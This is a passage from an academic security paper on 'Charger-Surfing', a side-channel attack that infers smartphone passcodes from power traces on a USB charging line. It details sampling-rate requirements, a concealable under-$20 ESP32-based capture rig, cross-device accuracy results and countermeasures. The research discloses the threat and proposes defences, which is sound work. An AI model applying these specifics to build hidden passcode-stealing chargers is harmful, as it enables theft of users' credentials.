As mentioned in Section 4.1, Charger-Surfing utilizes a sampling rate of 125 KHz, which takes about 1 sample every 0.9–1.4 rows on many flagship smartphone screens. As sampling at a higher frequency requires more expensive and powerful equipment, we examine the impact of sampling at lower frequencies on single button inference accuracy. We downsample the raw signal to different frequencies, and preprocess the signal in the manner described in Section 4.5. The neural networks are resized and retrained to work with the data collected at reduced sampling rates.


Figure 12 illustrates the accuracy of single button inference on a Motorola G4 using networks trained with three users. A decreasing trend in accuracy can be seen when lowering the sampling frequency. The drop is slow at first: when the sampling rate decreases to 31.3 KHz, the accuracy degrades from 99.6% to 99.5%, a drop of only 0.1%. When the sampling rate is reduced to 15.6 KHz, there is a larger drop in accuracy but it still remains above 90%. However, further decreases in the sampling rate leads to dramatic losses in accuracy.

To better understand the reason for the accuracy drop, we further examine the row and column accuracy degradation[6] as the sampling rate decreases. The results are listed in Table 3. It turns out that the column accuracy is the limiting factor. While the row accuracy remains above 94% even at 10.4KHz, the column accuracy degrades from 99.5% at 31.3KHz to 62.3% at 10.4KHz. Such a result is consistent with the screen refresh behavior: as the screen refreshes row by row and from left to right on each row, the row signal changes much slower than the column signal. Thus, a decreased sampling rate can still capture the row signal, but becomes incapable of fully capturing the column signal.

[6]Row (column) accuracy is defined as the percentage of classifications that fall within the correct row (column) (e.g., a '1' that is misclassified as a '2' is still in the correct row).

Table 3: Impact of sampling frequency on row, column, and overall classification accuracy, based on 3-user data of Motorola G4.

Frequency (KHz)	Accuracy		
	Row	Column	Overall
62.5	99.4%	99.4%	99.3%
31.3	99.8%	99.6%	99.5%
15.6	98.5%	92.4%	92.3%
10.4	94.1%	62.3%	61.3%
7.8	85.3%	46.9%	43.0%
6.3	59.5%	38.5%	26.0%
3.9	30.8%	33.4%	9.9%



(a) iOS Keyboard (b) Android Keyboard

Figure 13: Android and iOS keyboards. Each keyboard has a similar layout, with 4 rows of buttons. Each keyboard contains a maximum of 10 buttons per row (top row).

5.8 Detection Granularity Analysis

So far we have demonstrated that by monitoring the power usage of a charging smartphone, an adversary can extract the location of animations on the touch screen, compromising a user's passcode. Another particularly enticing target is the onscreen virtual keyboard. Each press of the keyboard provides feedback to the user by either displaying an enlarged version of the pressed character or by darkening the pressed key. Thus, an adversary with a voltage monitoring setup might attempt to infer a user's input by locating and classifying the animations of the onscreen keyboard. However, one important question remains: is Charger-Surfing able to achieve sufficient precision for classifying smaller animations on the screen?

To gain a better understanding of the achievable precision of Charger-Surfing, we examine the relationship among animation positioning, animation size, and inference accuracy at different sampling rates. Specifically, the results in Table 3 show that the column accuracy is the limiting factor in classification accuracy. Using the examples of the onscreen keyboard in Figure 13, we can see that both iOS and Android keyboards have a maximum of 10 columns (top row) that must be classified accurately. Table 3 shows that a sampling rate of 31.3 KHz is required to accurately classify 3 columns. Thus, to classify 10 columns, the sampling rate should be increased by at least 10/3 times to around 105 KHz.

While this sampling rate ensures that the signal contains enough information, it is equally important to tune the filter size in the neural network for identifying the patterns present in the data. As previously discussed in Section 5.2, the convolutional kernels must be sized such that they are smaller than the number of samples that encompass the animation. For example, in the iOS keyboard presented in Figure 13a, each key takes up about $1/17^{th}$ of the vertical space on the screen. Using the sampling rate determined above, of 105 KHz, 1,750 samples are taken during each screen refresh. Thus, each keypress animation can be recorded in about 103 samples. Leveraging our experience in training the CNN for passcode inference (a kernel size of 50 for 208 samples, as described in Section 5.2), a kernel size close to 25 should provide an adequate starting point for tuning the network to detect keyboard press animations.

6 Attack Practicality

The analysis on sampling rate shows the potential of developing a low-cost data acquisition system with cheap and compact commercial off-the-self (COTS) hardware, which can be easily integrated and hidden inside shared power banks or public USB charging facilities, making the Charger-Surfing attack more practical. In this section, we demonstrate the practicality of Charger-Surfing by (1) detailing a portable, low-cost power trace collection system, and (2) testing the system under different smartphone settings and across different devices of the same model.

6.1 A Portable Data Collection System

We design and develop a portable, low-cost microcontroller-based system for data acquisition, as shown in Figure 14. It consists of an Espressif ESP32 chip with a dual-core Tensilica Extensa LX6 processor, built-in WiFi, and Bluetooth radio. In the system, the microcontroller is connected to a 10-bit analog-to-digital converter (ADC) manufactured by Analog Devices (AD7813). One of the ESP32 cores is dedicated to gathering samples from the ADC, while the other core handles all WiFi communication and data storage needs. The sampling rate is configurable (up to 62.5KHz) and, as each sample is only 10 bits, the maximum data rate is quite low, at only 78.125KBps. The cost of the whole data collection system is less than $20.




Figure 14: The portable, low-cost data collection setup. A WiFi enabled microcontroller can send acquired data to a custom webserver in real-time.

Table 4: Single Button and Passcode Inference Accuracy (5 training users / 15 testing users).

Attempt	Single Button Press
1	98.6%
2	99.4%
3	99.6%

Trial	Passcode 4-Digit	Passcode 6-Digit
1	94.9%	92.4%
5	97.4%	94.9%
10	97.5%	96.3%

A Motorola G4 is used to test the accuracy and effectiveness of this portable, low-cost data collection system. We set the sampling rate to 62.5KHz, and collect button press data from 20 different users. Based on the studies in Section 5, we randomly select five users to train the network and validate with the remaining 15 users. The results are shown in Table 4. We can see that even with a low-end (less than $20) data acquisition setup, an adversary can correctly identify single button presses with 98.6% accuracy on the first attempt: a drop of only 1.3% compared to a much more expensive, faster sampling and bulky setup (e.g., an oscilloscope). For cracking a 4-digit passcode, the system achieves an average accuracy of 94.9% in the first attempt and 97.4% by the fifth attempt. The results of cracking a 6-digit passcode are also promising: an average accuracy of 92.4% in the first attempt and 96.3% by the tenth attempt.

6.2 Testing of Varied Device Settings

In an attack scenario, it is unlikely that a victim's device is configured exactly like the attacker's training device. For example, it is likely that a victim has a different screen background, brightness setting, etc. To examine how these con-

Table 5: Single Button Inference Accuracy (5 training users / 1 testing user) with Varied Configurations.

Configuration	Static Wallpaper		Brightness			Charge	Haptics
	1	2	0%	50%	100%		
Accuracy (1st Attempt)	99.3%	98.0%	98.0%	97.3%	100%	99.2%	100%

Table 6: Cross-device training and testing configurations.

Training		Testing
Phone A		Phone B
Users: 1,2		Users: 3-12
Wallpaper: 1,2,3	⇒	Wallpaper: 4
100 Presses of each button		Balanced 200 button sequence
Total: 6,000 Presses		Total: 2,000 Presses

Table 7: iPhone 6+ cross device testing classification results. 2 training users on an iPhone 6+ and 10 testing users on a different iPhone 6+.

	Single Button		Passcode	
Attempt	Press	Trial	4-Digit	6-Digit
1	99.1%	1	96.5%	94.6%
2	99.4%	5	97.4%	95.6%
3	99.4%	10	97.4%	96.2%

figuration variations may affect the accuracy of the attacker network, we test the network on a victim with different configurations. We gather data from a Motorola G4 in which we, one at a time, change the wallpaper (two different wallpapers), modify the brightness (0%, 50%, 100%), use an uncharged phone, and enable haptic feedback. We then test the data against the network trained with 5 users in Section 6.1. The results listed in Table 5 indicate that the configuration difference has very little impact upon the inference accuracy, which remains above 97% for single button inference in all cases. This demonstrates that Charger-Surfing is quite robust against device configuration changes.

6.3 Cross Device Testing

To further demonstrate that Charger-Surfing poses a real threat, we launch attacks under a more strict cross-device scenario wherein attackers can only train the classifiers on their own phone and then test them against a different phone (i.e., a victim's phone). Also, while attackers can collect data from multiple different wallpapers during training, they might not know the exact wallpaper used by the victim. This set of 'cross-device' experiments are conducted given two phone models, iPhone 6+ (iOS 12.4) and iPhone 8+ (iOS 13.4). Under each model, there are two phones (e.g., two iPhone 6+ phones) used separately for training and testing. For each training phone at the attacker side, we have two users who gather 100 presses for each button. We then train the model using three different wallpapers: black, white, and multi-colored. For each testing phone at the victim side, we gather 200 test presses from 10 users (different from the two users at the attacker side), with wallpapers that are not used in training. The exact training and testing configurations are listed in Table 6.

The obtained accuracy results of the two phone models, iPhone 6+ and iPhone 8+, are presented in Tables 7 and 8, respectively, demonstrating that both cross-device tests achieve

Table 8: iPhone 8+ cross device testing classification results. 2 training users on an iPhone 8+ and 10 testing users on a different iPhone 8+. High initial accuracy meant that subsequent attempts realized minimal improvement.

	Single Button		Passcode	
Attempt	Press	Trial	4-Digit	6-Digit
1	99.7%	1	99.0%	98.6%
2	99.8%	5	99.1%	98.6%
3	99.8%	10	99.1%	98.7%

greater than 99% accuracy on the first attempt when classifying single buttons and greater than 94% accuracy when classifying 6-digit passcodes. Note that the accuracy results here are slightly higher than those in the oscilloscope-based experiments shown in Section 5. This slight difference could be caused by the different iOS versions (the oscilloscope experiments are performed on older iOS versions), or oscilloscope vs ADC quantization at low voltages.

Overall, this set of experiments clearly indicate that Charger-Surfing works well not only across different users but across different devices of the same model, posing a real security threat.

7 Countermeasures

Our experiments show that on different smartphones, Charger-Surfing is highly effective at locating the button presses on a touchscreen and inferring sensitive information such as a user's passcode. While it would be difficult to completely fix the leakage channel, which is related to USB charging and hardware, there exist some possible countermeasures.

The side channel exploited by Charger-Surfing leaks information about dynamic motion on the touchscreen. This attack is so effective as the layout of the lock screen is fixed: the buttons for a passcode are in the same positions every time the screen is activated. On the contrary, randomizing a number's position on the keypad for code entry would likely hamper Charger-Surfing's ability to detect a user's sensitive information. However, this position randomization may inconvenience users as it will take more time for them to locate each button. Furthermore, this approach scales poorly; randomizing a keyboard layout, for example, would be highly undesirable to users. Likewise, it is possible for smartphone vendors to remove button input animations, a change that would significantly reduce the information leakage in the power line, but provide minimal feedback to users as to whether they have correctly pressed the intended button. While both features are available in some customized versions of Android, they are not widely deployed in currently available devices.

At first glance, one likely solution is not to eliminate the leakage, but to drown it out via noise. One such option would be to utilize a moving background such as the readily available live/dynamic wallpapers on Android/iOS, which act similarly

to videos and constantly animate the screen. While this idea seems initially attractive, it has a few major drawbacks: 1) the live wallpaper only works on the lock or home screen and would not prevent similar attacks against onscreen keyboards in applications, and 2) the noise generated by this system is random and can be filtered out with sufficient samples. In a preliminary study of this defense technique, we built a neural network trained with 100 samples per button taken with two live wallpapers and tested on another live wallpaper. The network was able to realize greater than 98% single button accuracy, demonstrating that with sufficient samples of live wallpapers, Charger-Surfing can discern the true user input signal from the noise signal of the moving background.

To fully address the leakage channel exploited by Charger-Surfing, one solution is to eliminate the leakage channel by inserting a low pass filter in the charging circuitry of the device. This modification will remove the informative high frequency component from the signal. In a preliminary testing, we applied a low-pass filter with a cutoff of 60Hz to the collected iPhone 6+ cross-device data and the accuracy dropped to 10% (expected accuracy of random guessing). This result demonstrates that this approach can effectively mitigate the information leakage that Charger-Surfing relies upon.

Until an effective countermeasure is widely adopted, it is important for users to be increasingly aware of the security threats associated with USB charging. Users should avoid inputting a passcode or other sensitive information while charging their smartphones in public or shared environments.

8 Related Work

In this section, we briefly survey the research efforts that inspire our work and highlight the differences between our work and previous research. We mainly discuss research work in the following four areas:

Smartphone authentication. Smartphones are commonly equipped with two popular authentication methods: numeric-based passcodes or pattern-based passcodes. Both methods, however, are vulnerable to various types of attacks, including shoulder surfing [50], smudges [13], and keyloggers [19]. Previous work has demonstrated that sensory data (e.g, accelerometer, gyroscope, and orientation) can be used to extract a user's input on the touchscreen [43, 46, 63]. In addition to in-device sensors, attackers can also utilize acoustic signals to infer keystroke information on physical keyboards [17, 73]. Recently, Zhou et al. [72] proposed PatternListener to crack Android's pattern lock password through the acoustic signals gathered by a malicious application accessing the in-device microphone. Unlike these works, our work does not require malicious apps to be installed on the target smartphone.

Another type of keystroke inference on smartphone devices leverages video recording [66], where attackers use a camera to record finger behaviors [49, 62, 67] or the users' movements [55]. The reflections off of an eyeball, captured by special equipment, can also be exploited to leak device passwords [14, 15, 26]. Our work differs from these in that our approach does not require attackers to be in close physical proximity to the victim.

Other authentication methods utilize physiological biometrics (e.g., face [56]) and behavioral biometrics for authentication, including touch patterns [71], gait [40, 61], hand movements, and grasp features [38, 52]. However, these approaches can suffer from replay attacks and insufficient accuracy and do not satisfy industry requirements.

Power analysis. Extensive efforts have been devoted to analyzing the power consumption of smartphones [18, 39, 47, 48]. Carroll et al. [20] presented a detailed analysis showing that the touchscreen is one of the major consumers of power in a smartphone. Furthermore, many works [24, 29, 68] attempt to understand the energy consumed by the touchscreen.

The power consumption of a smartphone could be exploited as a side channel to extract information such as mobile application usage [25] or password length [64]. Yang et al. demonstrated that public USB charging stations allow attackers to identify the webpages being loaded when a smartphone is being charged [65]. Michalevsky et al. [42] demonstrated that power consumption could be used to infer the location of mobile devices. Spolaor et al. [53] showed that the USB charging cable can be used to build a covert channel on smartphones by controlling a CPU-intensive app over 20 minutes. To the best of our knowledge, we are the first to show that the power consumption of a smartphone can be used to infer animations on a touchscreen and steal sensitive data, such as a user's passcode.

Other side channel attacks. Chen [23] demonstrated that the shared *procfs* in the Linux system could be exploited to infer an Android device's activities and launch UI inference attacks. Without *procfs* (e.g., iOS devices), attackers can still infer sensitive information and private data by exploiting exposed APIs [69]. Genkin et al. [32] acquired secret-key information from electromagnetic signals by attaching a magnetic probe to a smartphone. Radiated RF signals can also be used to eavesdrop screen contents remotely [41]. Recent research [33] has also shown the possibility to infer broad information on large computer monitors via acoustic emanations from the voltage regulator. Similar to traditional computers, smartphones are also vulnerable to classical cache-based side-channel attacks [70]. Our work differs from these prior works by showing much finer grained information leakage of screen animation locations through the power line.

USB and other power vulnerabilities. As modern smartphones rely on USB to charge their batteries, multiple vulnerabilities have been found in the USB interface [60], including traffic monitoring [45], crosstalk leakage [54], keylogging side channels [44], malicious command execution [58], and trust exploitation [16]. While prior research has tried to filter malicious USB actions [57, 59], our work demonstrates that, even without any data transmission over the USB cable,

the power consumed can be exploited to extract fine-grained information such as user passcodes.

While ethernet over power line techniques have been utilized in both homes and data centers [22], Guri et al. demonstrated the possibilities of building covert channels over a power line [35]. Prior research has also shown that power consumption information can lead to various privacy issues, including key extraction on cryptographic systems [37] and laptops [34], state inference of home appliances [30], webpage identification of computers [27] and laptop user recognition [28]. Unlike these attacks, our work classifies ten on-screen animations in real time, directly exposing precise user input over the charging port.

9 Conclusion

This paper reveals a serious security threat, called Charger-Surfing, which exploits the power leakage of smartphones to infer the location of animations played on the touchscreen and steal sensitive information such as a user's passcode. The basic mechanism of Charger-Surfing monitors the power trace of a charging smartphone and extract button presses by leveraging signal processing and neural network techniques on the acquired signals. To assess the security risk of Charger-Surfing, we conduct a comprehensive evaluation of different types of smartphones and different users. Our evaluation results indicate that Charger-Surfing is victim-independent and achieves high accuracy when inferring a smartphone passcode (an average of 99.3% and 96.9% success rates when cracking a 4-digit and 6-digit passcode in five attempts, respectively). Furthermore, we build and test a portable, low-cost power trace collection system to launch a Charger-Surfing attack in practice. We then utilize this system to demonstrate that Charger-Surfing works well in real settings across different user configurations and devices. Finally, we present different countermeasures to thwart Charger-Surfing and discuss their feasibility.

Acknowledgement

We would like to thank the anonymous reviewers for their insightful and detailed comments, which helped us to improve the quality of this work. This work was supported in part by the US ONR grant N00014-20-1-2153, ARO grant W911NF-19-1-0049, NSF grants CNS-2054657 and CPS-1739390.

References

[1] Behind The Charge: A Big Challenge for Hospitals. http://www.mkelements.com/blog/behind-charge-big-challenge-hospitals.

[2] Briant Park Blog: Solar-Powered Charging Stations Land in Bryant Park. http://blog.bryantpark.org/2014/07/solar-powered-charging-stations-land-in.html.

[3] Chargeport Hotel Charging Station. http://www.teleadapt.com/hospitality-products/powercharging/chargeport.

[4] Evil Maid Attack. https://en.wikipedia.org/wiki/Evil_maid_attack.

[5] Hackers Claim 'Any' Smartphone Fingerprint Lock Can Be Broken In 20 Minutes. https://www.forbes.com/sites/daveywinder/2019/11/02/smartphone-security-alert-as-hackers-claim-any-fingerprint-lock-broken-in-20-minutes/.

[6] Phone Battery Statistics Across Major US Cities. https://veloxity.us/phone-battery-statistics/.

[7] Phone Chargers: China's Latest Sharing Economy Fad. http://www.sixthtone.com/news/2182/phone-chargers-chinas-latest-sharing-economy-fad.

[8] Please Stop Charging Your Phone in Public Ports. https://money.cnn.com/2017/02/15/technology/public-ports-charging-bad-stop/index.html.

[9] Politician's Fingerprint 'Cloned from Photos' by Hacker. https://www.bbc.com/news/technology-30623611.

[10] Power Up: A Guide to US Airport Charging Stations. http://www.cheapflights.com/news/power-up-a-guide-to-us-airport-charging-stations/#ewr.

[11] Solar-Powered Phone Charging Stations Launch in Union Square. https://www.dnainfo.com/new-york/20130620/union-square/solar-powered-phone-chargingstations-launch-union-squarer.

[12] Adam Aviv, John Davin, Flynn Wolf, and Ravi Kuber. Towards Baselines for Shoulder Surfing on Mobile Authentication. In *Proceedings of the 33rd Annual Computer Security Applications Conference*, 2017.

[13] Adam Aviv, Katherine Gibson, Evan Mossop, Matt Blaze, and Jonathan M Smith. Smudge Attacks on Smartphone Touch Screens. *Proceedings of 4th USENIX Workshop on Offensive Technologies*, 2010.

[14] Michael Backes, Tongbo Chen, Markus Duermuth, Hendrik Lensch, and Martin Welk. Tempest in a Teapot: Compromising Reflections Revisited. In *Proceedings of the 30th IEEE Symposium on Security and Privacy*, 2009.

[15] Michael Backes, Markus Dürmuth, and Dominique Unruh. Compromising Reflections-or-How to Read LCD monitors around the Corner. In *Proceedings of the 29th IEEE Symposium on Security and Privacy*, 2008.

[16] Darrin Barrall and David Dewey. Plug and Root, the USB Key to the Kingdom. *Presentation at Black Hat Briefings*, 2005.

[17] Yigael Berger, Avishai Wool, and Arie Yeredor. Dictionary Attacks Using Keyboard Acoustic Emanations. In *Proceedings of the 13th ACM conference on Computer and Communications Security*, 2006.

[18] Niels Brouwers, Marco Zuniga, and Koen Langendoen. NEAT: a Novel Energy Analysis Toolkit for Free-Roaming Smartphones. In *Proceedings of the 12th ACM Conference on Embedded Network Sensor Systems*, 2014.

[19] Liang Cai and Hao Chen. TouchLogger: Inferring Keystrokes on Touch Screen from Smartphone Motion. *Proceedings of the USENIX HotSec*, 2011.

[20] Aaron Carroll and Gernot Heiser. An Analysis of Power Consumption in a Smartphone. In *Proceedings of the USENIX Annual Technical Conference*, 2010.

[21] Hai-Wei Chen, Jiun-Haw Lee, Bo-Yen Lin, Stanley Chen, and Shin-Tson Wu. Liquid Crystal Display and Organic Light-Emitting Diode Display: Present Status and Future Perspectives. *Light: Science & Applications*, 2018.

[22] Li Chen, Jiacheng Xia, Bairen Yi, and Kai Chen. PowerMan: An Out-of-Band Management Network for Datacenters Using Power Line Communication. In *Proceedings of the 15th USENIX Symposium on Networked Systems Design and Implementation*, 2018.

[23] Qi Alfred Chen, Zhiyun Qian, and Zhuoqing Morley Mao. Peeking into Your App without Actually Seeing It: UI State Inference and Novel Android Attacks. In *Proceedings of the 23rd USENIX Security Symposium*, 2014.

[24] Xiang Chen, Yiran Chen, Zhan Ma, and Felix Fernandes. How is Energy Consumed in Smartphone Display Applications? In *Proceedings of the 14th ACM Workshop on Mobile Computing Systems and Applications*, 2013.

[25] Yimin Chen, Xiaocong Jin, Jingchao Sun, Rui Zhang, and Yanchao Zhang. POWERFUL: Mobile App Fingerprinting via Power Analysis. In *Proceedings of the IEEE Conference on Computer Communications*, 2017.

[26] Yimin Chen, Tao Li, Rui Zhang, Yanchao Zhang, and Terri Hedgpeth. EyeTell: Video-Assisted Touchscreen Keystroke Inference from Eye Movements. In *Proceedings of the 2018 IEEE Symposium on Security and Privacy*, 2018.

[27] Shane Clark, Hossen Mustafa, Benjamin Ransford, Jacob Sorber, Kevin Fu, and Wenyuan Xu. Current Events: Identifying Webpages by Tapping the Electrical Outlet. In *European Symposium on Research in Computer Security*. Springer, 2013.

[28] Mauro Conti, Michele Nati, Enrico Rotundo, and Riccardo Spolaor. Mind the Plug! Laptop-User Recognition Through Power Consumption. In *Proceedings of the 2nd ACM International Workshop on IoT Privacy, Trust, and Security*, 2016.

[29] Mian Dong and Lin Zhong. Chameleon: a Color-Adaptive Web Browser for Mobile OLED Displays. In *Proceedings of the 9th International Conference on Mobile Systems, Applications, and Services*, 2011.

[30] Jingyao Fan, Qinghua Li, and Guohong Cao. Privacy Disclosure Through Smart Meters: Reactive Power Based Attack and Defense. In *Proceedings of the 47th Annual IEEE/IFIP International Conference on Dependable Systems and Networks*, 2017.

[31] Dinei Florencio and Cormac Herley. A Large-Scale Study of Web Password Habits. In *Proceedings of the 16th International Conference on World Wide Web*. ACM, 2007.

[32] Daniel Genkin, Lev Pachmanov, Itamar Pipman, Eran Tromer, and Yuval Yarom. ECDSA Key Extraction from Mobile Devices via Nonintrusive Physical Side Channels. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, 2016.

[33] Daniel Genkin, Mihir Pattani, Roei Schuster, and Eran Tromer. Synesthesia: Detecting screen content via remote acoustic side channels. In *IEEE Symposium on Security and Privacy (SP)*, 2019.

[34] Daniel Genkin, Itamar Pipman, and Eran Tromer. Get Your Hands off My Laptop: Physical Side-Channel Key-Extraction Attacks on PCs. *Journal of Cryptographic Engineering*, 2015.

[35] Mordechai Guri, Boris Zadov, Dima Bykhovsky, and Yuval Elovici. PowerHammer: Exfiltrating Data from Air-Gapped Computers through Power Lines. *IEEE Transactions on Information Forensics and Security*, 2020.

[36] Hassan Ismail Fawaz, Germain Forestier, Jonathan Weber, Lhassane Idoumghar, and Pierre-Alain Muller. Deep Learning for Time Series Classification: A Review. *Data Mining and Knowledge Discovery*, 2019.

[37] Paul Kocher, Joshua Jaffe, and Benjamin Jun. Differential Power Analysis. In *Proceedings of the Annual International Cryptology Conference*. Springer, 1999.

[38] Lingjun Li, Xinxin Zhao, and Guoliang Xue. Unobservable Re-Authentication for Smartphones. In *Proceedings of the 20th Network and Distributed System Security Symposium*, 2013.

[39] Xiao Ma, Peng Huang, Xinxin Jin, Pei Wang, Soyeon Park, Dongcai Shen, Yuanyuan Zhou, Lawrence Saul, and Geoffrey Voelker. Edoctor: Automatically Diagnosing Abnormal Battery Drain Issues on Smartphones. In *Proceedings of the 10th USENIX Symposium on Networked Systems Design and Implementation*, 2013.

[40] Jani Mantyjarvi, Mikko Lindholm, Elena Vildjiounaite, S-M Makela, and HA Ailisto. Identifying Users of Portable Devices from Gait Pattern with Accelerometers. In *Proceedings of IEEE International Conference on Acoustics, Speech, and Signal Processing*, 2005.

[41] Martin Marinov. TempestSDR. https://github.com/martinmarinov/TempestSDR, 2013.

[42] Yan Michalevsky, Aaron Schulman, Gunaa Arumugam Veerapandian, Dan Boneh, and Gabi Nakibly. PowerSpy: Location Tracking Using Mobile Device Power Analysis. In *Proceedings of the 24th USENIX Security Symposium*, 2015.

[43] Emiliano Miluzzo, Alexander Varshavsky, Suhrid Balakrishnan, and Romit Roy Choudhury. Tapprints: Your Finger Taps Have Fingerprints. In *Proceedings of the 10th ACM International Conference on Mobile Systems, Applications, and Services*, 2012.

[44] John Monaco. SoK: Keylogging Side Channels. In *Proceedings of the 2018 IEEE Symposium on Security and Privacy*. IEEE, 2018.

[45] Matthias Neugschwandtner, Anton Beitler, and Anil Kurmus. A Transparent Defense Against USB Eavesdropping Attacks. In *Proceedings of the 9th ACM European Workshop on System Security*, 2016.

[46] Emmanuel Owusu, Jun Han, Sauvik Das, Adrian Perrig, and Joy Zhang. ACCessory: Password Inference Using Accelerometers on Smartphones. In *Proceedings of the 12th ACM Workshop on Mobile Computing Systems and Applications*, 2012.

[47] Abhinav Pathak, Charlie Hu, and Ming Zhang. Where is the Energy Spent Inside My App?: Fine Grained Energy Accounting on Smartphones with eprof. In *Proceedings of the 7th ACM European Conference on Computer Systems*, 2012.

[48] Abhinav Pathak, Charlie Hu, Ming Zhang, Paramvir Bahl, and Yi-Min Wang. Fine-Grained Power Modeling for Smartphones Using System Call Tracing. In *Proceedings of the 6th ACM Conference on Computer Systems*, 2011.

[49] Rahul Raguram, Andrew White, Dibyendusekhar Goswami, Fabian Monrose, and Jan-Michael Frahm. iSpy: Automatic Reconstruction of Typed Input from Compromising Reflections. In *Proceedings of the 18th ACM Conference on Computer and Communications Security*, 2011.

[50] J Rogers. Please Enter Your Four-Digit Pin. *Financial Services Technology, US Edition*, 2007.

[51] Len Sherman. The Basics of USB Battery Charging: A Survival Guide. *Maxim Integrated Products, Inc*, 2010.

[52] Zdeňka Sitová, Jaroslav Šeděnka, Qing Yang, Ge Peng, Gang Zhou, Paolo Gasti, and Kiran Balagani. HMOG: New Behavioral Biometric Features for Continuous Authentication of Smartphone Users. *IEEE Transactions on Information Forensics and Security*, 2016.

[53] Riccardo Spolaor, Laila Abudahi, Veelasha Moonsamy, Mauro Conti, and Radha Poovendran. No Free Charge Theorem: A Covert Channel via USB Charging Cable on Mobile Devices. In *International Conference on Applied Cryptography and Network Security*. Springer, 2017.

[54] Yang Su, Daniel Genkin, Damith Ranasinghe, and Yuval Yarom. USB Snooping Made Easy: Crosstalk Leakage Attacks on USB Hubs. In *Proceedings of the 26th USENIX Security Symposium*, 2017.

[55] Jingchao Sun, Xiaocong Jin, Yimin Chen, Jinxue Zhang, Yanchao Zhang, and Rui Zhang. VISIBLE: Video-Assisted Keystroke Inference from Tablet Backside Motion. In *Proceedings of the 23rd Network and Distributed System Security Symposium*, 2016.

[56] Di Tang, Zhe Zhou, Yinqian Zhang, and Kehuan Zhang. Face Flashing: a Secure Liveness Detection Protocol based on Light Reflections. *Proceedings of the 25th Network and Distributed System Security Symposium*, 2018.

[57] Dave Jing Tian, Adam Bates, and Kevin Butler. Defending Against Malicious USB Firmware with GoodUSB. In *Proceedings of the 31st Annual Computer Security Applications Conference*, 2015.

[58] Dave (Jing) Tian, Grant Hernandez, Joseph I. Choi, Vanessa Frost, Christie Raules, Patrick Traynor, Hayawardh Vijayakumar, Lee Harrison, Amir Rahmati, Michael Grace, and Kevin Butler. ATtention Spanned: Comprehensive Vulnerability Analysis of AT Commands Within the Android Ecosystem. In *Proceedings of the 27th USENIX Security Symposium*, 2018.

[59] Dave (Jing) Tian, Nolen Scaife, Adam Bates, Kevin Butler, and Patrick Traynor. Making USB Great Again with USBFILTER. In *Proceedings of the 25th USENIX Security Symposium*, 2016.

[60] J. Tian, N. Scaife, D. Kumar, M. Bailey, A. Bates, and K. Butler. SoK: "Plug Pray" Today – Understanding USB Insecurity in Versions 1 Through C. In *2018 IEEE Symposium on Security and Privacy*, May 2018.

[61] Weitao Xu, Guohao Lan, Qi Lin, Sara Khalifa, Neil Bergmann, Mahbub Hassan, and Wen Hu. Keh-Gait: Towards a Mobile Healthcare User Authentication System by Kinetic Energy Harvesting. In *Proceedings of the 24th Network and Distributed System Security Symposium*, 2017.

[62] Yi Xu, Jared Heinly, Andrew White, Fabian Monrose, and Jan-Michael Frahm. Seeing Double: Reconstructing Obscured Typed Input from Repeated Compromising Reflections. In *Proceedings of the 2013 ACM SIGSAC conference on Computer and communications security*, 2013.

[63] Zhi Xu, Kun Bai, and Sencun Zhu. Taplogger: Inferring User Inputs on Smartphone Touchscreens Using On-Board Motion Sensors. In *Proceedings of the 5th ACM Conference on Security and Privacy in Wireless and Mobile Networks*, 2012.

[64] Lin Yan, Yao Guo, Xiangqun Chen, and Hong Mei. A Study on Power Side Channels on Mobile Devices. In *Proceedings of the 7th Asia-Pacific Symposium on Internetware*, 2015.

[65] Qing Yang, Paolo Gasti, Gang Zhou, Aydin Farajidavar, and Kiran Balagani. On Inferring Browsing Activity on Smartphones via USB Power Analysis Side-Channel. *IEEE Transactions on Information Forensics and Security*, 2017.

[66] Guixin Ye, Zhanyong Tang, Dingyi Fang, Xiaojiang Chen, Kwang In Kim, Ben Taylor, and Zheng Wang. Cracking Android Pattern Lock in Five Attempts. In *Proceedings of the 24th Network and Distributed System Security Symposium*, 2017.

[67] Qinggang Yue, Zhen Ling, Xinwen Fu, Benyuan Liu, Kui Ren, and Wei Zhao. Blind Recognition of Touched Keys on Mobile Devices. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, 2014.

[68] Lide Zhang, Birjodh Tiwana, Zhiyun Qian, Zhaoguang Wang, Robert Dick, Morley Mao, and Lei Yang. Accurate Online Power Estimation and Automatic Battery Behavior Based Power Model Generation for Smartphones. In *Proceedings of the 8th IEEE/ACM/IFIP International Conference on Hardware/Software Codesign and System Synthesis*, 2010.

[69] Xiaokuan Zhang, Xueqiang Wang, Xiaolong Bai, Yinqian Zhang, and XiaoFeng Wang. OS-level Side Channels without Procfs: Exploring Cross-App Information Leakage on iOS. In *Proceedings of the 25th Network and Distributed System Security Symposium*, 2018.

[70] Xiaokuan Zhang, Yuan Xiao, and Yinqian Zhang. Return-Oriented Flush-Reload Side Channels on ARM and their Implications for Android Devices. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, 2016.

[71] Nan Zheng, Kun Bai, Hai Huang, and Haining Wang. You Are How You Touch: User Verification on Smartphones via Tapping Behaviors. In *Proceedings of the IEEE 22nd International Conference on Network Protocols*, 2014.

[72] Man Zhou, Qian Wang, Jingxiao Yang, Qi Li, Feng Xiao, Zhibo Wang, and Xiaofen Chen. PatternListener: Cracking Android Pattern Lock Using Acoustic Signals. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, 2018.

[73] Li Zhuang, Feng Zhou, and Doug Tygar. Keyboard Acoustic Emanations Revisited. *ACM Transactions on Information and System Security*, 2009.

Appendices

A Additional Figures and Tables

Table 9: Smartphones Used For Evaluation

